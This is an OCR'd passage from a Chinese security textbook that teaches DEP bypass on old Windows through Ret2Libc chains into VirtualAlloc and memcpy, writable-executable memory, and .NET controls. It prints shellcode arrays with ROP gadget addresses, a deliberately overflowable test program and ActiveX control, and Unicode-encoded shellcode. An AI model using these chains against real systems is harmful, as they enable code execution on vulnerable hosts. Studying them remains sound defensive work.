


图 12.3.27　第二次调整 EBP 后内存状态及 memcpy 函数参数位置

先来解决第一个问题，目前 ESP 指向 EBP 的位置，在执行完 RETN 0x4 指令之后 ESP 指向 EBP+0x8 的位置，此时只需要类似 POP RE TN 的指令就以在执行完 RETN 后让 ESP 指向 EBP+0x10。我们就在当前 EBP 的位置放置一条类似 POP RETN 的指令，本次实验中选择 POP ECX RETN，地址为 0x7CA6785F。

再来分析第二个问题，在执行完 PUSH 操作后收回程序控制权的最佳位置在 EBP+0x14，因为在这个位置执行 RETN 指令既保证了 memcpy 参数不被破坏，又可以减小 shellcode 长度。故在执行完 PUSH 操作后我们只需要 POP 两次就可以让 ESP 指向 EBP+0x14，所以 JMP E AX 指令中的 EAX 只要指向类似 POP POP RE TN 指令即可。然后在 EBP+0x14 位置放置 memcpy 函数的切入点 0x7C94AFAC（MOV ESI,DWORD PTR SS:[EBP+C]），这样程序在执行类似 POP POP RETN 指令中 RETN 时就可以转入 memcpy 函数中执行复制操作了。

我们按照以上分析和 memcpy 对参数的要求来布置 shellcode，代码如下所示。

```
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"……"
"\x90\x90\x90\x90"
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\xBC\x45\x82\x7C"//CALL VirtualAllocEx 地址
"\x90\x90\x90\x90"
"\xFF\xFF\xFF\xFF"//-1 当前进程
"\x00\x00\x03\x00"//申请空间起始地址 0x00030000
"\xFF\x00\x00\x00"//申请空间大小 0xFF
"\x00\x10\x00\x00"//申请类型 0x1000
"\x40\x00\x00\x00"//申请空间访问类型 0x40
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x0B\x1A\xBF\x7C"//pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP retn4
"\x5F\x78\xA6\x7C"//pop retn
"\x90\x90\x90\x90"
"\x00\x00\x03\x00"//可执行内存空间地址
"\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
"\xFF\x00\x00\x00"//shellcode 长度
"\xAC\xAF\x94\x7C"//memcpy 函数切入点;
;
```

重新编译程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后按 F8 键单步运行到 memcpy 函数复制结束返回前暂停，观察内存状态。

如图 12.3.28 所示，执行完复制操作后，memcpy 函数在返回时 ESP 指向了我们 shellcode 中的某个位置，幸运的是这个位置还没有被占用，只是放置了填充字符。通过它周围的数据我们可以判断出这个位置位于 shellcode 中 POP POP RETN 指令地址和 memcpy 参数之间，并且

紧挨着 memcpy 第一个参数，所以这个位置就很容易确定了，只要在这个位置填上申请的可执行内存空间起始地址，就可以转入该内存区域执行了。




图 12.3.28 memcpy 函数返回前内存状态

我们似乎还没有放置弹出对话框的机器码。通过图 12.3.28 中 memcpy 参数可以看出，复制操作的源内存起始地址为 0x0012FF00，这个位置也是 memcpy 函数的复制长度参数所在位置，所以只要在它后边放置对话框的机器码即可。

按照以上分析重新布置一个完整的 shellcode，对于其中的一些填充我们稍后解释说明，如图 12.3.29 所示。




图 12.3.29 利用 VirtualAlloc 申请可以执行内存绕过 DEP 的 shellcode 布局

最终 shellcode 如下所示。

```
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"……"
"\x90\x90\x90\x90"
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\xBC\x45\x82\x7C"//CALL VirtualAllocEx 地址
"\x90\x90\x90\x90"
"\xFF\xFF\xFF\xFF"//-1 当前进程
"\x00\x00\x03\x00"//申请空间起始地址 0x00030000
"\xFF\x00\x00\x00"//申请空间大小 0xFF
"\x00\x10\x00\x00"//申请类型 0x1000
"\x40\x00\x00\x00"//申请空间访问类型 0x40
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x0B\x1A\xBF\x7C"//pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP retn4
"\x5F\x78\xA6\x7C"//pop retn
"\x00\x00\x03\x00"//可执行内存空间地址，转入执行用
"\x00\x00\x03\x00"//可执行内存空间地址，复制用
"\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
"\xFF\x00\x00\x00"//shellcode 长度
"\xAC\xAF\x94\x7C"//memcpy
"\x00\x00\x03\x00"//一个可以读地址
"\x00\x00\x03\x00"//一个可以读地址
"\x00\x90\x90\x94"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"……"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8";
```

重新编译程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后按 F8 键单步运行进入 0x00030000 内存空间执行后暂停，观察内存状态。

如图 12.3.30 所示，memcpy 函数复制过来的不只是弹出对话框的机器码，还包含着弹出对话框机器码前面的一些指令和参数，而这些东西会破坏程序的执行，所以我们要想办法搞定它们。

首先是对 ESI 和 EDI 指向内存的操作，在 0x00030004 和 0x00030005 分别对 ESI 和 EDI 指向的内存有读取操作，我们需要保证 ESI 和 EDI 指向合法的位置。ESI 和 EDI 是在 memcpy 函数返回前被 POP 进去的（如图 12.3.28 所示），这也是为什么在 shellcode 中 memcpy 函数切入点下边我们没有使用 0x90 填充而使用两个 0x00030000 填充。

接下来是 0x00030006 的 XCHG EAX,EBP 指令，这条指令直接破坏了 ESP，而在弹出对话框的机器码中有 PUSH 操作，所以 ESP 要修复，故我们在弹出对话框的机器码前边使用 0x94

填充，在 0x00030013 处来修复这个问题。




图 12.3.30　转入 0x00030000 执行

最后是 0x0003000F 的对[EAX]操作，如果 0x00030010 处使用 0x90 填充，结果就是对[EAX+0x909094FC]操作，这会引发异常，所以我们使用 0x00 填充 0x00030010，避免出现异常。

现在大家应该明白 shellcode 中那些特殊的填充了吧。

题外话：实际上我们有种更简单的方法来处理掉这些垃圾指令，从图 12.3.30 中大家可以看到我们弹出对话框的机器码起始地址为 0x00030014，我们在可以让 memcpy 函数返回时直接跳转到这个位置，跃过前边的垃圾指令。在这我们之所以使用复杂的方法，是为了给大家介绍在一些特殊情况下 shellcode 的特殊处理思路。

继续运行程序，就会看到对话框弹出了。如图 12.3.31 所示。





图 12.3.31　利用 VirtualAlloc 成功绕过 DEP

12.4 利用可执行内存挑战 DEP

有的时候在进程的内存空间中会存在一段可读可写可执行的内存（如图 12.4.1 所示），如果我们能够将 shellcode 复制到这段内存中，并劫持程序流程，我们的 shellcode 就有执行的机会。



Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00001000				Priv	RW	RW	
00020000	00001000				Priv	RW	RW	
0012D000	00001000				Priv	RW Gua	RW	
0012E000	00002000			stack of ma	Priv	RW Gua	RW	
00130000	00005000				Map	R	R	
00140000	00001000				Priv	RWE	RWE	
00150000	00003000				Priv	RW	RW	
00250000	00003000				Map	RW	RW	
00260000	00016000				Map	R	R	\Device\HarddiskVolume1\WINDOW
00280000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOW
002D0000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOW
00320000	00006000				Map	R	R	\Device\HarddiskVolume1\WINDOW
00330000	00041000				Map	R	R	
00400000	00001000	DEP_Exec		PE header	Imag	R	RWE	
00401000	00004000	DEP_Exec	.text	code	Imag	R	RWE	
00405000	00001000	DEP_Exec	.rdata	imports	Imag	R	RWE	
00406000	00003000	DEP_Exec	.data	data	Imag	R	RWE	
7C800000	00001000	kernel32		PE header	Imag	R	RWE	

图 12.4.1　可读可写可执行的内存区域

这种方法的实现难度要比前面三种方法小的多，不需要费尽心思地设置内存属性、申请可执行的内存空间……这里所需要的是一点点运气：假使被攻击的程序内存空间中存在这样一个可执行的数据区域，就可以直接通过 memcpy 函数将 shellcode 复制到这段内存区域中执行。我们通过以下代码来分析这种绕过 DEP 的方法。

```
#include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"......"
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x0B\x1A\xBF\x7C"//pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\x5F\x78\xA6\x7C"//pop retn
"\x08\x00\x14\x00"//可执行内存中弹出对话框机器码的起始地址
"\x00\x00\x14\x00"//可执行内存空间地址，复制用
"\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
"\xFF\x00\x00\x00"//shellcode 长度
"\xAC\xAF\x94\x7C"//memcpy
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"......"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
;
voidtest()
```

```
{
        chartt[176];
        memcpy(tt,shellcode,450);
}
intmain()
{
        HINSTANCEhInst = LoadLibrary("shell32.dll");
        chartemp[200];
        test();
return 0;
}
```

对实验思路和代码简要解释如下。

（1）为了更直观的反映绕过 DEP 的过程，我们在本次实验中不启用 GS 和 SafeSEH。

（2）函数 test 存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖函数返回地址。

（3）覆盖掉函数返回地址后，通过 Ret2Libc 技术，利用 memcpy 函数将 shellcode 复制到内存中的可读可写可执行区域。

（4）最后在这段可执行的内存空间中执行 shellcode，实现 DEP 的绕过。

实验环境如表 12-4-1 所示。

表 12-4-1　实验环境

	推荐使用的环境	备　　注
操作系统	Windows 2003 SP2	
DEP 状态 O	ptout	
编译器 V	C++ 6.0	
编译选项	禁用优化选项	
build 版本 r	elease 版本	

通过图 12.4.1 可以看到，在 0x00140000 的位置存在一段可读可写可执行的内存，长度为 0x1000，足够放置我们的 shellcode。本次实验的核心就是利用 memcpy 函数完成 shellcode 的复制，通过上个实验的介绍大家对如何布置 memcpy 所需要的参数应该很熟悉了，现在让我们再来布置一次。

（1）最开始是复制的目的内存起始地址，本次实验时我们使用 0x00140000。

（2）接下来是源内存起始地址，我们先用 PUSH ES P J MP EAX 指令的地址来填充，待执行完 PUSH ESP 操作后这个位置会覆盖为当前 ESP 的值，以实现源内存起始地址的动态获取。

（3）最后是复制的字符串长度，只要能将关键的指令代码都复制过去即可，本次实验我们使用 0xFF。

再加上 JMP EAX 中 EAX 值的设置和 EBP 的修正，我们的 shellcode 如下所示。

```
#include<stdlib.h>
```

```
#include<string.h>
#include<stdio.h>
#include<windows.h>
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"......"
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x0B\x1A\xBF\x7C"//pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\x5F\x78\xA6\x7C"//pop retn
"\x00\x00\x14\x00"//可执行内存空间地址，转入执行用
"\x00\x00\x14\x00"//可执行内存空间地址，复制用
"\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
"\xFF\x00\x00\x00"//复制长度
"\xAC\xAF\x94\x7C"//memcpy
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"......"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
;
```

细心的读者会发现虽然都是利用 memcpy 函数复制 shellcode，但是本次实验的 shellcode 布局和上一个实验中不大一样，这个问题稍后解释。我们先来编译程序，编译好程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，待程序中断后单步执行程序，在程序进入 0x00140000 执行后暂停程序，观察一下周围的情况。

如图 12.4.2，现在我们已经成功转入 0x00140000 执行了，大家会发现这次复制依然带来了很多垃圾代码，上个实验中为了向大家介绍一些特殊情况下的 shellcode 布局技巧，对垃圾代码做了修补操作。这次我们使用一种更为简单的处理方法：直接无视前边这一堆垃圾代码，在 memcpy 复制结束后直接转到弹出对话框的机器码中执行，跃过前边的垃圾代码。

图 12.4.2　转入 0x00140000 执行

从图 12.4.2 中可以看到弹出对话框的机器码起始地址为 0x00140008，所以我们就用 0x00140008 代替 0x00140000 作为 memcpy 复制结束后的转入地址，这样就可以越过前面那堆垃圾代码，直接运行核心机器码了。我们 shellcode 的最终布局如图 12.4.3 所示。




图 12.4.3　利用可执行内存绕过 DEP 的 shellcode 布局

按照上面的分析，我们最终的 shellcode 如下所示。

```
#include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"……"
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x0B\x1A\xBF\x7C"//pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\x5F\x78\xA6\x7C"//pop retn
"\x08\x00\x14\x00"//弹出对机器码在可执行空间的起始地址，转入执行用
"\x00\x00\x14\x00"//可执行内存空间地址，复制用
"\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
"\xFF\x00\x00\x00"//复制长度
"\xAC\xAF\x94\x7C"//memcpy
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"……"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
;
```

重新编译程序后直接运行，大家就可以看到弹出的对话框了，如图 12.4.4 所示。不过还是建议您不要直接运行程序，先用 OllDbg 加载程序，然后单步调试来观察程序的流程。




图 12.4.4　成功利用可执行内存绕过 DEP

12.5　利用.NET 挑战 DEP

微软在 IE6 及后续版本的浏览器中允许用户使用.NET 控件来实现一些功能，这些.NET 控件最终会运行在浏览器进程中的沙盒里。为了防止这些.NET 控件做出什么出格的事，微软对.NET 控件进行了一系列校验，但是.NET 控件本身不做出格的事，并不代表不能利用它来做出格的事。就像前面介绍的一些绕过 DEP 的方法，那些 DLL 和指令本身都没有问题，但是经过我们的组合后，就变成了血刃 DEP 的利剑。

实际上.NET 的文件具有和与 PE 文件一样的结构，也就是说它也具有.text 等段，这些段也会被映射到内存中，也会具备一定的可执行属性。大家应该想到如何利用这一点了，将 shellcode 放到.NET 中具有可执行属性的段中，然后让程序转入这个区域执行，就可以执行 shellcode 了。

演示如何利用.NET 控件绕过 DEP 需要三方面的支持：

（1）具有溢出漏洞的 ActiveX 控件。

（2）包含有 shellcode 的.NET 控件。

（3）可以触发 ActiveX 控件中溢出漏洞的 POC 页面。

在“利用 Adobe Flash Player ActiveX 控件绕过 SafeSEH”一节中我们介绍了如何用 Visual Studio 2 008 建立一个基于 MFC 的 ActiveX 控件，本次实验中具有溢出漏洞的 ActiveX 控件依然使用 Visual S tudio 2008 建立，控件名称为 VulnerAX。建立的过程与前面介绍的完全一致，只是本次实验我们攻击的是函数返回地址，而不是 S.E.H。

本次使用的漏洞代码依然放在 test 函数中。代码很简单，在函数里边申请 100 个字节的空间，然后向这个空间里复制字符串，当复制的字符串超度超过 100 个字节时就会发生溢出，具体代码如下所示。

```
    void CVulnerAXCtrl::test(LPCTSTR str)
```

```
{
        //AFX_MANAGE_STATE(AfxGetStaticModuleState());
        // TODO: Add your dispatch handler code here
        printf("aaaa");//定位该函数的标记
        char dest[100];
        sprintf(dest,"%s",str);
}
```

接下来我们就要编译生成这个 ActiveX 控件了，因为本次我们攻击的是函数返回地址，所以要禁用程序的 GS 编译选项，其他编译选项与“利用 Adobe Flash P layer A ctiveX 控件绕过 SafeSEH”一节中的 ActiveX 空间一致，具体编译选项如表 12-5-1 所示。

表 12-5-1 ActiveX 编译环境

	编译环境	备 注
操作系统	Windows XP SP3	
编译器	Visual Studio 2008	
优化	禁用编译优化	
GS 选项 GS	关闭	
MFC	在静态库中使用 MFC	
字符集	使用 Unicode 字符集	
build 版本 r	elease 版本	

编译好控件后，我们在实验机器上注册这个 ActiveX 控件。在命令行下输入：Regsvr32 路径\ VulnerAX.ocx 即可。

注册之后我们可以在 Web 页面中通过如下代码来调用该控件中的 test 函数。

```
<object classid="clsid:39F64D5B-74E8-482F-95F4-918E54B1B2C8" id="test"> </object>
<script>
test.test("testest");
</script>
```

其中 classid 的值可以在 VulnerAx.idl 文件中的“Class information for CVulnerAXCtrl”下边查看到，如图 12.5.1 所示，本次实验中 classid 值为 39F64D5B-74E8-482F-95F4-918E54B1B2C8。




图 12.5.1 Classid 的值

然后我们需要在 C#下边建立一个 DLL 解决方案，如图 12.5.2 所示。




图 12.5.2 C# 下建立 DLL 解决方案

建立好之后.NET 控件工程的，我们只需要将 shellcode 以变量形式放到 dll 中即可，需要注意的是浏览器加载这个 DLL 之后使用是 Unicode 编码，所以我们的 shellcode 也要以 Unicode 编码的形式存放，代码如下所示。

```
usingSystem;
usingSystem.Collections.Generic;
usingSystem.Linq;
usingSystem.Text;

namespaceDEP_NETDLL
{
publicclassClass1
    {
publicvoidShellcode()
        {
stringshellcode =
"\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090" +
"\u68fc\u0a6a\u1e38\u6368\ud189\u684f\u7432\u0c91" +
"\uf48b\u7e8d\u33f4\ub7db\u2b04\u66e3\u33bb\u5332" +
"\u7568\u6573\u5472\ud233\u8b64\u305a\u4b8b\u8b0c" +
"\u1c49\u098b\u698b\uad08\u6a3d\u380a\u751e\u9505" +
"\u57ff\u95f8\u8b60\u3c45\u4c8b\u7805\ucd03\u598b" +
"\u0320\u33dd\u47ff\u348b\u03bb\u99f5\ube0f\u3a06" +
"\u74c4\uc108\u07ca\ud003\ueb46\u3bf1\u2454\u751c" +
```

```
    "\u8be4\u2459\udd03\u8b66\u7b3c\u598b\u031c\u03dd" +
    "\ubb2c\u5f95\u57ab\u3d61\u0a6a\u1e38\ua975\udb33" +
    "\u6853\u6577\u7473\u6668\u6961\u8b6c\u53c4\u5050" +
    "\uff53\ufc57\uff53\uf857";
            }
        }
    }
```

接下来要编译生成这个.NET 控件，编译选项的设置上还有几个需要注意的地方，如表12-5-2 所示。

表 12-5-2 .NET 控件编译环境

	编译环境	备 注
操作系统	Windows XP SP3	
编译器	Visual Studio 2008	
基址 0x24240000		
build 版本 D	ebug 版本 Real	se 版的优化选项会影响 shellcode

.NET 控件的基址可以通过“Project→DEP_NETDLL Properties→Build→Advanced”进行设置，如图 12.5.3 所示。

